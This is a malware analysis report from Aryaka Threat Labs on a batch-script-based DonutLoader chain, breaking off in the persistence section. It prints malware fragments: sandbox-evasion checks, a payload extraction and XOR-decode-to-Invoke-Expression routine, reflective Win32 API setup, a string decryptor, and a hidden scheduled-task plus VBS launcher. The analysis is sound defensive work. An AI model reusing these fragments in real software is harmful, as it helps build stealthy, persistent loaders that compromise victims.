



Beyond the Batch File

Analysis of a Multi-Stage DonutLoader Infection Chain

Aryaka Threat Research Lab

Bikash Dash

Table of Contents

Executive Summary	03
Initial Infection	03
Deobfuscation and Control-Flow Recovery	04
Anti-Analysis and Environment Validation	05
Staging Directory Creation and Self-Replication	06
Telegram-Based Execution Notification	06
PowerShell Execution Vehicle Preparation	07
Embedded Payload Recovery and PowerShell Payload Reconstruction	07
> Shellcode Component Reconstruction	07
> PowerShell Component Reconstruction and Decryption	09
PowerShell Loader Behavior and Execution Workflow	11
> Persistence Mechanism	11
> Secondary PowerShell Payload Recovery	13
> Shellcode Recovery and Target Process Selection	13
Process Injection Workflow	14
> Injection Tracking Marker	15
AMSI and ETW Tampering	16
Analysis of the Recovered .NET Implant	17
Network Communication and C2 Activity	18
Conclusion	19
Detecting Memory-Resident and Fileless Threats	20
Appendices	21
> Appendix A: Indicators of Compromise	21
> Appendix B: Mapping MITRE ATT&CK	22

Executive Summary

Aryaka Threat Labs analyzed a multi-stage malware loader delivered via a heavily obfuscated Windows batch script. Beneath its seemingly benign appearance, the script initiates a staged infection chain that uses Donut shellcode to deploy a managed .NET implant directly into the memory of explorer.exe.

To evade detection and reduce security visibility, the malware employs process injection, dynamic Application Programming Interface (API) resolution, Antimalware Scan Interface (AMSI) bypass, Event Tracing for Windows (ETW) tampering, and memory-resident execution techniques. Upon successful execution, it reports victim-specific telemetry to an operator-controlled Telegram channel and then attempts to establish communication with remote command-and-control infrastructure.

Notably, the malware implements a custom process injection tracking mechanism using the marker `DE AD BE CA FE BA EF` to identify previously injected processes and prevent duplicate shellcode deployment. This operational safeguard, combined with in-memory execution and defense-evasion techniques, reflects a level of engineering maturity beyond what is typically seen in simple script-based loaders.

The observed execution flow indicates that the primary objective is to establish a stealthy, memory-resident foothold capable of receiving remote operator tasking while minimizing forensic artifacts and endpoint visibility. Although the command-and-control infrastructure was unavailable during analysis, the malware exhibits characteristics consistent with a memory-resident backdoor designed to facilitate post-compromise activity within the victim environment.

The following diagram summarizes the malware execution chain and key behaviors observed during analysis (see Figure 1).




Figure 1: Batch Infection Chain Workflow

Initial Infection

The infection chain begins with a heavily obfuscated Windows batch script that conceals its functionality through variable substitution and control-flow obfuscation.

A key technique is to store characters or short strings in environment variables and reconstruct commands at runtime. For example: `SET "Epq=="`

This allows the script to reference `%Epq%` as an equals sign (`=`), making static analysis more difficult. The batch file also uses numerous randomly generated labels and `GOTO` statements to obscure the execution flow, along with large numbers of non-functional `REM`, `ECHO`, and `SET` statements that serve as anti-analysis noise. As a result, the script required deobfuscation, variable resolution, and control-flow recovery before its underlying behavior could be analyzed (see Figure 2).



```

@echo off
SET "Epg="
GoTo :ClgIaLXuGgrdTsgA
IF %erRORLeVEl% equ %archived% ECHO actual 2>NUL

:plaintiff_684351
SET "indianssurpl%Epq%brooklynreduced_s]]__"
If %indianssurpl%==1 goto suggestingcamp

:oakconvinced
%bachelorbb%dashbargains%%spacepr%%coverage_853023%%essexhamp%mozillanw%%wellnessparenting%%industriescabinet%%cryresulted%%brasbatman%%thro
%peninsulaessex%%losll%%tanzaniaprais%%enjoyedanswers%%ongoingic%%invisionrev%%usage_35415%%environmentalea%%premieregarbage%%romantic_982018%%
%enemyexo%%venuehan%%supervisioncontinue%%lyricadapter%%coverage_853023%%inspired_452803%%essexhamp%designedte%%filmebarrier%
%aidJames%%informational_404129%%powereuros%%poweredpenet%%rh_952417%%indirect%%hostedusual%%swazilandstays%%poweredpenet%
%complexdiet%%htiront%%rozrczfdm%%magsigma%%dashbargains%%fortunegather%%screenusda%slide_129165%%mapsknown%%usage_35415%%activecare%%extensiv

:destroyedparcel
SET "prevention_978606%Epq%crackreceived">{k"
ReM telecommunications_tigerskSk}}[
ReM oftenlanka]{k
eCHO defence apart race equal 2>nul
set "fixturesmichigan%Epq%senatorsmarck"
rem pythoncompeting([{}])
rEm intermediaterecent_kkf
Rem spokebreeds__s
if %erRorLeVEl% lSs %harmful% ECHO otyppnjuu 2>nul && rem otyppnjuu
SET "surelyprogrammers%Epq%magazinestriking"
rEm indexesessentiallyk
ReM plimmigrationkS
SET "albums_715626%Epq%terraceissue"

if %erRorLeVEl% Equ %contain% ECHO prohibited 2>NUL && rEm prohibited

:distantdiffer
sEt "rush_236159%Epq%robot_leonesSs"
ECHO pc multi apparel 2>nul
Rem survive_lidk_()S

```

Figure 2: Heavily obfuscated batch script employing variable substitution, randomized labels, and control-flow obfuscation to conceal execution logic and hinder static analysis.

Deobfuscation and Control-Flow Recovery

Following initial triage, the batch script was deobfuscated by resolving dynamically constructed variables and reconstructing hidden command strings. Analysis revealed multiple layers of obfuscation, including environment-variable substitution, dynamic command reconstruction, extensive control-flow flattening, and large volumes of junk *REM*, *ECHO*, and *SET* statements intended to hinder static analysis.

Further examinations showed that execution was redirected through hundreds of labels and *GOTO* statements, obscuring the malware's true execution flow. Control-flow analysis identified a dispatcher-style entry point that redirected execution to the label: *ClgIaLXuGgrdTsgA* (see Figure 3). From this dispatcher, execution traversed numerous intermediate labels before converging on the malware's primary execution chain.

By tracing reachable execution paths and eliminating non-functional branches, the malware's primary execution flow could be recovered, and the complexity introduced by its obfuscation layers significantly reduced, thereby enabling subsequent analysis of the script's operational stages.


```
ClgIaLXuGgrdTsgA
CamnCppNeGIigtAd
mJxFNobZOaxLIHwc
WDrQPoxdmZSVqgwF
PIusPYzmaxphIqGK
eqWTHKqeMVYxiMFk
zTHGSntCUjIVQKrR
rZGHJMcThUoFUSvW
jFpImrgLHAJEAddi
tvGybkcqTPHjzVdT
```

Recovered dispatcher entry point: ClgIaLXuGgrdTsgA

Figure 3: Recovered dispatcher entry point directing execution to the primary control-flow path within the obfuscated batch script.

Anti-Analysis and Environment Validation

After recovering the flattened control flow, the first significant functionality identified was a series of anti-analysis and environment validation checks designed to detect automated analysis systems and low-resource virtual machines. The script terminates execution when specific username and filesystem conditions are met, including the presence of the username Admin in combination with analysis-related files such as `%TEMP%\VBE` or `%TEMP%\mapping.csv`. These artifacts are commonly associated with malware analysis environments and sandbox frameworks. In addition, the malware invokes PowerShell to query the `Win32_ComputerSystem` class and retrieve the total amount of installed physical memory. Systems reporting less than 3 GB of RAM are considered suspicious, causing the script to exit without further execution. This technique is commonly used to identify resource-constrained virtual machines frequently employed for malware analysis.

Collectively, these checks serve as an anti-analysis mechanism intended to limit execution within automated detonation platforms, security research environments, and virtualized systems that do not resemble typical end-user hosts. Systems that satisfy these validation checks are allowed to continue executing the subsequent stages of the malware (see Figure 4).

```
if /I "%username%"=="Admin" if exist "%temp%\VBE" exit /b
if /I "%username%"=="admin" if exist "%temp%\VBE" exit /b

if /I "%username%"=="Admin" if exist "%temp%\mapping.csv" exit /b
if /I "%username%"=="admin" if exist "%temp%\mapping.csv" exit /b

powershell -NoProfile -Command
"try
{
    $r=(Get-CimInstance Win32_ComputerSystem).TotalPhysicalMemory;if(-not$r -or$r -lt 3221225472)
    {exit 123} else{exit 0}
}
catch
{exit 123}" & if errorlevel 123 exit /b
```

Figure 4: PowerShell-based environment validation and anti-analysis checks performed before execution of subsequent malware stages.

Staging Directory Creation and Self-Replication

After passing its environment-validation checks, the malware creates a working directory at `C:\ProgramData\IntelDriver`, applies the System (+s) and Hidden (+h) attributes, and changes the current working directory to this location. As shown in Figure 5, the deobfuscated batch script copies itself to `C:\ProgramData\IntelDriver\IJil.cmd` and subsequently hides the original batch file.

```
cd /d C:\ProgramData
if not exist IntelDriver mkdir IntelDriver
attrib +s +h IntelDriver
cd IntelDriver
copy "%~f0" IJil.cmd
attrib +h "%~f0"
```

Figure 5: Deobfuscated batch script creating the IntelDriver staging directory, applying hidden and system attributes, and copying itself for subsequent execution.

This self-replication mechanism ensures that a copy of the malware is retained within the concealed staging directory while providing a consistent execution path for subsequent stages of the infection chain. The combination of a system-wide `ProgramData` directory and hidden/system attributes reduces the visibility of the malware's operational files while preparing the environment for the deployment and execution of additional payload components. Runtime analysis confirmed execution of these staging operations during malware execution.

Telegram-Based Execution Notification

Analysis of the deobfuscated batch script revealed logic that constructs a Telegram Bot API `/sendMessage` request using a hardcoded bot token, chat identifier, and a message containing victim-specific information. This command is later executed through `curl.exe` to notify the operator of successful malware execution. Network activity associated with this notification is discussed in the Network Communication and C2 Activity section.

PowerShell Execution Vehicle Preparation

Following execution notification, the malware prepares a disguised execution vehicle by creating a renamed copy of *powershell.exe* as *HDVz.exe* within the user's Downloads directory. Prior to deployment, the script removes any existing copy of *HDVz.exe* and performs multiple fallback copy operations to ensure successful creation across different Windows configurations. The script also invokes PowerShell to recursively apply Hidden and System attributes to files and directories within its working context before assigning the hidden (+h) attribute to *HDVz.exe*. These actions conceal the execution vehicle and related artifacts prior to the next stage of execution (see Figure 6).

```
powershell -command "foreach ($i in Get-ChildItem -Recurse -Force) { $i.Attributes = $i.Attributes -bor 6 }"
if exist %USERPROFILE%\Downloads\HDVz.exe del /q %USERPROFILE%\Downloads\HDVz.exe
copy /Y "%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe" "%USERPROFILE%\Downloads\HDVz.exe"
if NOT exist "%USERPROFILE%\Downloads\HDVz.exe" copy /Y "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
"%userprofile%\Downloads\HDVz.exe"
if NOT exist "%USERPROFILE%\Downloads\HDVz.exe" copy /Y "%WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe"
"%USERPROFILE%\Downloads\HDVz.exe"
attrib +h %USERPROFILE%\Downloads\HDVz.exe
```

Figure 6: Deobfuscated batch code creating a renamed PowerShell executable (*HDVz.exe*) and applying concealment attributes prior to execution.

Embedded Payload Recovery and PowerShell Payload Reconstruction

Following preparation of the PowerShell execution environment, the malware reconstructs additional payload components embedded within the self-replicated batch script (*IJil.cmd*) for use in subsequent execution stages.

Shellcode Component Reconstruction

After preparing the PowerShell execution environment, the malware uses the disguised PowerShell interpreter (*HDVz.exe*) to recover payload data embedded within the replicated batch script (*IJil.cmd*). The extraction routine searches for lines prefixed with::, removes the marker, and reconstructs the embedded content into a file named *icon.png* within the malware working directory (*C:\ProgramData\IntelDriver*), as shown in Figure 7.



```

::: 6MChCADAoQgAi7uEuxLo15W3ixE7gd6pXazqUJnSybX7kfVj1Y1PG4AAAAW9XKqrD075au4J1z3M30/gBPgct+Vtkw8k/9jNVhDIQvpR06eawxcgBu,
oMS9QIG7e6K6PS7uN+puHFVdvngaJ2y5XrIuqqoF0MrS1jKfYnpWNIU4T3nzQgavjEqd8PM/8jGdAYGVq6GMf4d1PQ18DVpWkWE2iwC1r2D5LdoUjw+H4i
Z4/R0LIfbkZnrVP8yuOWQ3qroF3XwFdmJ0sSEywyd88bvwMh4mxxGVvF8mKrmZHS7qPxxkfd4eBBJzw65zNGRRawAEXNCICdIXR7X8jaJ0ax31RpCOEvPYI
XYcWNI+IVbi2XZ7SZZHS9M6KHpuErIjWdkk86jMPTInAbFFH0yiZuLmo2X/AbxhwyBncR4ryvvpML1qXDH+rWlbe0nPNk6nVM01T1Nqze+hjyknmKsacAQ8I
pWQf53Dw0bZcckmBjdTNxOdAH8pvm9zu3z8p71Pyb7bxKuHsT8iSuMSk3yvjpDR7VKtqPTNiVSuX0qERPjRuRVXIMqeGjyFH4vVzEp4ko8egAc76fK2+Ji
QMqQpRNJJ/Ty2Vks5TjXo3CQqM91m2TVNhZ7RC4DwAJOXCauf3qx/mjF1RzpQ4krPFnqeJ/yGhOVvBqGpPNkHTndduI/Rv/CcZcEIwCL4PghWZv/mQJATHJ6i
s60Ybjbqkw4gJpOUkdQw3/UCMQre1rYBrJX+LKUTW7M5U8e7yyprjyn/TOPMS/Ux8Bm1pN1hVYewyMvmgTSHKvzr0FpkFiTLlJufs65q+LQokJ8w9YjJmTDi
+X/Ab1UPa5+n00/FclZMLZHMnG/pOmV7pJpxNE2Qdhw25TJKCAu9Qz9MpoW1I6sP8b9Mw1RQ0ZZosFZiQkhyZgGK2pugodAdUsms8Gwf1zhjD3t283C8Fm:
HQDSPA+P6DniIsmvnpJq7vyfEfHSfNBbOnfDIEfB60qH5vwa+ZjRaeqNn05onMaThyftCdnN3jd1Po5gUrhlEE54cQhA02SVexB16kN3EI6iAbvf7eb08DR'
yWQWKG9GCB4dpmheqv3EBQ9MAI0qIYGfPsYI1X1gQR4WudEysibFVDUNLswc6QClsspnPX/AbIa/LsG2HqV6fhXY2CwFeIsgE3vF1o1n5Xf4hpzRfjG2sz:
AbzQtLlXcxAUPzHjD36g0eCwJx7wymjzabHjMZTsU2000GB206NvF/HuyMcmzvubKLB8Dy2/b36NHxju01DK2Zj/5cEYakv+2Y0IgFDdqX3iKysLkzonIi
dUTm8EGY10k0p5b1xhdRZaCYaImvNdk8x0QYDKUuvNf8/cavh1hGwOx8gCRFavVt2WRwrZ7zUNn6drdo1AftkFoeh0ciJrvo136itj7tw5/0z71icAS+
kkC4mNy9PeXmYhUgWx/Ab8SzVfcCooszCZPsrnj/HzBgH5jHmAaDo1uKBBX/AbLT1KGhcG3Z9Q1Z09Skm60q8X/Ab80+1CFez10X8y8JwJbwyQUqhJwCOWMI
+XyDPgKwSa4GwFP71Xtc811+oDD1Yi5eEH/H22opsoRVE8rqn0GTcg4y2iS3X1Ieqv57Q61ZANyrABu4ujva72JCUssL9wHiwzaS6fWSAnt/uNq16pREj
To7m4d+VScvLwaKrt4X/Abwz3wDayM1i1xc8mXisU1BgqH2MSh1U4a6d/be6t+E4Qx0S0Qr7Z/bzX0+nDeK32A0bPPVe3Xcw56AysaFyT+GQXQS38yvzKp:

```

Payload Extraction (:: Records)

```

"%USERPROFILE%\Downloads\HDVz.exe" -c "$out='';
foreach ($line in Get-Content 'IJil.cmd')
{
    if ($line.StartsWith('::')){
        $text=$line.Substring(2).TrimStart();
        $out += $text + "`n`n"
    }
};
Set-Content -Path 'icon.png' -value $out"

```

Figure 7: Embedded payload extraction logic identifying:: -prefixed records, concatenating their contents, and writing the reconstructed data to icon.png.

Analysis of IJil.cmd revealed large, encoded data blocks stored after the ":::" marker, including entries such as:: 6MChCADAoQgAi7uEuxLo15W3....

Although ":::" is commonly used to denote comments in batch files, the malware repurposes these records as a container for concealed payload data. By extracting and concatenating the data stored after the ":::" markers, the malware reconstructs the icon.png artifact during execution. Despite its .png extension, icon.png is not a legitimate image file. Instead, it contains a Base64-encoded payload that decodes into a 596 KB binary artifact

Analysis of the decoded artifact revealed no conventional file headers and only limited readable strings, indicating that the payload remained obfuscated after reconstruction. As shown in Figure 8, static analysis using Detect It Easy (DIE) classified the recovered artifact as Donut shellcode, indicating that the malware embeds a shellcode-based payload directly within the batch script and reconstructs it at runtime.




Figure 8: Detect It Easy (DIE) identifying the reconstructed payload as Donut-generated shellcode.

PowerShell Component Reconstruction and Decryption

Analysis of the recovered batch execution path revealed a second PowerShell routine executed through the renamed PowerShell interpreter (*HDVz.exe*). The routine reads the self-replicated batch script (*IJil.cmd*), searches for lines beginning with the @ character, extracts the content following the marker, and writes the recovered data to a file named *logo.jpg*, as shown in Figure 9.

```

"%userprofile%\Downloads\HDVz.exe" -c "
$out = ''
foreach ($line in Get-Content 'IJil.cmd') {
    if ($line -match '^@\s+(.+)') {
        $clean = $matches[1];
        $out += $clean + "`n";
    }
}
Set-Content -Path 'logo.jpg' -Value $out"

```

Figure 9: PowerShell routine extracting @-prefixed records from *IJil.cmd* and reconstructing the *logo.jpg* payload artifact.



Further analysis of the replicated batch script revealed that the recovered data originates from large, encoded data blocks embedded within @-prefixed records. During execution, the malware removes the marker, concatenates the extracted records, and reconstructs the *logo.jpg* artifact. The reconstructed content is subsequently Base64-decoded and decrypted using a repeating XOR key (tk) before being executed through PowerShell's Invoke-Expression (iEx) mechanism, as shown in Figure 10. This layered decoding process conceals the underlying PowerShell code and complicates static analysis of the embedded payload.

```
$k = 'tk'
$d = [Convert]::FromBase64String(
(Get-Content 'logo.jpg' -Raw))

$s = ''
$idx = 0
foreach ($b in $d) {
    $s += [char]($b -bxor [byte][char]$k[$idx])

    $idx++

    if ($idx -ge $k.Length) {
        $idx = 0
    }
}

iEx $s
```

Figure 10: Base64 decoding and XOR decryption routine used to recover the concealed PowerShell payload from logo.jpg.

Decryption of the recovered content revealed an additional PowerShell component that is reconstructed only at runtime, allowing the malware to conceal its next-stage functionality within the embedded batch-file data, as seen in Figure 11.

```
if (-not ("Win32" -as [type])) {
    $HL1wsHk5eSiBsun = New-Object Reflection.AssemblyName "Win32InMemoryInterop"
    $f4FMPD9uzlJe5cY = [AppDomain]::CurrentDomain.DefineDynamicAssembly($HL1wsHk5eSiBsun, [Reflection.Emit.AssemblyBuilderAc
    $pC8xoeFbQNIHEHa = $f4FMPD9uzlJe5cY.DefineDynamicModule("Mi", $false)

    $uFUs4klIRnBOSxC = [Reflection.TypeAttributes]::Public -bor [Reflection.TypeAttributes]::SequentialLayout -bor [Reflecti
    $D39cOQFeQWo7uWi = $pC8xoeFbQNIHEHa.DefineType("MEMORY_BASIC_INFORMATION", $uFUs4klIRnBOSxC, [System.ValueType])
    $B7JyGtfWdpM7W0I = [Reflection.FieldAttributes]::Public
    [void]$D39cOQFeQWo7uWi.DefineField("BaseAddress", [IntPtr], $B7JyGtfWdpM7W0I)
    [void]$D39cOQFeQWo7uWi.DefineField("AllocationBase", [IntPtr], $B7JyGtfWdpM7W0I)
    [void]$D39cOQFeQWo7uWi.DefineField("AllocationProtect", [UInt32], $B7JyGtfWdpM7W0I)
    [void]$D39cOQFeQWo7uWi.DefineField("RegionSize", [IntPtr], $B7JyGtfWdpM7W0I)
    [void]$D39cOQFeQWo7uWi.DefineField("State", [UInt32], $B7JyGtfWdpM7W0I)
    [void]$D39cOQFeQWo7uWi.DefineField("Protect", [UInt32], $B7JyGtfWdpM7W0I)
    [void]$D39cOQFeQWo7uWi.DefineField("Type", [UInt32], $B7JyGtfWdpM7W0I)
    $Y56UPEoxWiuD41C = $D39cOQFeQWo7uWi.CreateType()

    $FGPXLp5xb9sgrtM = [Reflection.TypeAttributes]::Public -bor [Reflection.TypeAttributes]::Sealed -bor [Reflection.TypeAtt
    $Z1FuBTmjDVFBBHp = $pC8xoeFbQNIHEHa.DefineType("Win32", $FGPXLp5xb9sgrtM)

    $NeTcPwW4Jpsptt7 = [Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static -bor [Reflection.Met
    $adJvOlhnSE3c59z = [Reflection.CallingConventions]::Standard
    $Uy9V5VF6SV6Ny2h = [Runtime.InteropServices.CallingConvention]::Winapi
    $wQd34mxWpoglf7u = [Runtime.InteropServices.CharSet]::None

    function G9ZsQ8xly9 ($wm8smv8WhCVovWK, [string]$ltKWKNV8aXzp7xF, [string]$DUINxgWESAhHvqp, [Type]$LKbm0JL8ZrUUqlh, [Type]
    $rduZo78UwTvg3Hg = $wm8smv8WhCVovWK.DefinePInvokeMethod($ltKWKNV8aXzp7xF, $DUINxgWESAhHvqp, $NeTcPwW4Jpsptt7, $adJvC
    [void]$rduZo78UwTvg3Hg.SetImplementationFlags($rduZo78UwTvg3Hg.GetMethodImplementationFlags() -bor [Reflection.Methc
    )

    G9ZsQ8xly9 $Z1FuBTmjDVFBBHp $((-join (79,112,101,110,80,114,111,99,101,115,115|ForEach-Object{[char][int]$ }))) $((-join
```

Figure 11: Decrypted PowerShell loader component recovered from the reconstructed logo.jpg payload.

PowerShell Loader Behavior and Execution Workflow

Analysis of the recovered PowerShell component identified it as the primary loader that orchestrates subsequent stages of the infection chain. The script employs multiple obfuscation techniques, including randomized variable names, mixed-case PowerShell syntax, custom string decryption routines, and dynamic Win32 Application Programming Interface (API) resolution through .NET Reflection, significantly reducing readability and complicating static analysis.

Persistence Mechanism

Analysis of the recovered PowerShell loader revealed that configuration values are stored in obfuscated form and resolved at runtime through the custom decryption function `tpZdiwksi9()`.

As shown in Figure 12, the malware embeds Greek Unicode characters within encoded strings to hinder static analysis and automated string extraction. The routine removes the embedded Unicode characters, performs Base64 decoding, XOR decryption using embedded key arrays, and a final ROT13-style character substitution to recover plaintext configuration values used throughout the loader, including filesystem paths, payload names, persistence artifacts, and target process names.

```
function tpZdiwksi9($C7KK5EWpTP0HZtG, $G2jUHRC4Fm2xA90) {
    try {
        $FQmu6Ir2XJmZQ53 = $C7KK5EWpTP0HZtG -replace '[αβγδεζηθικλμνξοκρρ?]', ''
        $BfkMXafxmoEnlGQ = @()
        foreach ($item in $G2jUHRC4Fm2xA90) {
            if ($item -is [int]) {
                $BfkMXafxmoEnlGQ += $item
            }
        }
        if ($BfkMXafxmoEnlGQ.Length -eq 0) {
            return ""
        }

        $o515eRxPY02JAZW = [System.Convert]::FromBase64String($FQmu6Ir2XJmZQ53)
        $m4iXZBRfy5jJvSE = New-Object byte[] $o515eRxPY02JAZW.Length
        for ($i = 0; $i -lt $o515eRxPY02JAZW.Length; $i++) {
            $m4iXZBRfy5jJvSE[$i] = $o515eRxPY02JAZW[$i] -bxor $BfkMXafxmoEnlGQ[$i % $BfkMXafxmoEnlGQ.Length]
        }
        $AuMr9OzCAz9SvUF = [System.Text.Encoding]::UTF8.GetString($m4iXZBRfy5jJvSE)
        $jcWbiwncGSq0eBJ = @()
        foreach ($c in $AuMr9OzCAz9SvUF.ToCharArray()) {
            $Jst40ZyeWx = 100 - 3
            $M8ch0yteBo = (20 * 6) + (5 - 3)
            $ZSNWd0TsXP = ((50 + 20) - 5)
            $yzZaagHlDr = (40 + 55) - 5
            $tnxpUDpX7v = ((7 * 2) - 1)
            $sewtKjmJRep = (13 * 2) + (5 - 5) + 0
            if ($c -ge $Jst40ZyeWx -and $c -le $M8ch0yteBo) {
                $jcWbiwncGSq0eBJ += [char]((((($c - $Jst40ZyeWx) - $tnxpUDpX7v) % $sewtKjmJRep + $sewtKjmJRep) % $sewtKjmJRep + $Jst40ZyeWx)
            } elseif ($c -ge $ZSNWd0TsXP -and $c -le $yzZaagHlDr) {
                $jcWbiwncGSq0eBJ += [char]((((($c - $ZSNWd0TsXP) - $tnxpUDpX7v) % $sewtKjmJRep + $sewtKjmJRep) % $sewtKjmJRep + $ZSNWd0TsXP)
            } else {
                $jcWbiwncGSq0eBJ += $c
            }
        }
        return -join $jcWbiwncGSq0eBJ
    }
}
```

Figure 12: Multi-stage string decryption routine performing Unicode character removal, Base64 decoding, XOR decryption, and character substitution.



Decryption of values protected by *tpZdiwksi9()* recovered multiple operational configuration values, including the working directory (*C:\ProgramData\IntelDriver*), payload names (*windows.ps1*, *icon.png*), the persistence identifier (*IntelDriver*), and several process names later used by the loader (see Figure 13).

```
C:\ProgramData\IntelDriver
windows.ps1
IntelDriver
IntelDriver\icon.png
explorer
SecurityHealthsystray
OneDrive
taskhostw
RuntimeBroker|
```

Figure 13: Decrypted configuration values recovered from the *tpZdiwksi9()* routine, including filesystem paths, payload names, persistence identifiers, and target process names.

Using the recovered values, the malware establishes persistence by registering a scheduled task named *IntelDriver* through the Windows *schtasks* utility, causing execution upon user login. As shown in Figure 14, the malware generates an XML-based scheduled task definition and a VBS launcher that silently executes the replicated batch file (*IJil.cmd*) from *C:\ProgramData\IntelDriver*.

```
$vxvI4iCwnpqCjEX = @"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo><Author>${([System.Security.Principal.WindowsIdentity]::GetCurrent().Name)}</Author><Description>IntelDrive:
  <Triggers><LogonTrigger><Enabled>true</Enabled><UserId>${([System.Security.Principal.WindowsIdentity]::GetCurrent().Name)}</U
  <Principals><Principal id="Author"><LogonType>InteractiveToken</LogonType><RunLevel>LeastPrivilege</RunLevel></Principal></
  <Settings><MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy><DisallowStartIfOnBatteries>false</DisallowStartIfOnB
  <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries><AllowHardTerminate>true</AllowHardTerminate><StartWhenAvailable>true
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable><Enabled>true</Enabled><Hidden>true</Hidden>
  <ExecutionTimeLimit>PT0S</ExecutionTimeLimit><Priority>7</Priority><RestartOnFailure><Interval>PT1M</Interval><Count>3</Cou
  <Actions Context="Author"><Exec><Command>wscript.exe</Command><Arguments>"$IvKxaR2KTLAXWR"</Arguments></Exec></Actions></T
"@

$vxvI4iCwnpqCjEX | Out-File -Encoding Unicode $BBkphU1rU4QvXFb
schtasks /create /tn $rrNLCKSCzqXcV1s /xml $BBkphU1rU4QvXFb /f
if (-not (test-path $BtIdr76EOPPVBmV)) {
  & $cmdJZ2VhvTrp4ouPXx -ItemType Directory -Path $BtIdr76EOPPVBmV $cmdzkG5QtK4x1Dz00f
}
"@

Set objShell = CreateObject("WScript.Shell")
objShell.Run "$BtIdr76EOPPVBmV\IJil.cmd", 0, False
"@ | out-FILE -FilePath $IvKxaR2KTLAXWR -Encoding ASCII
```

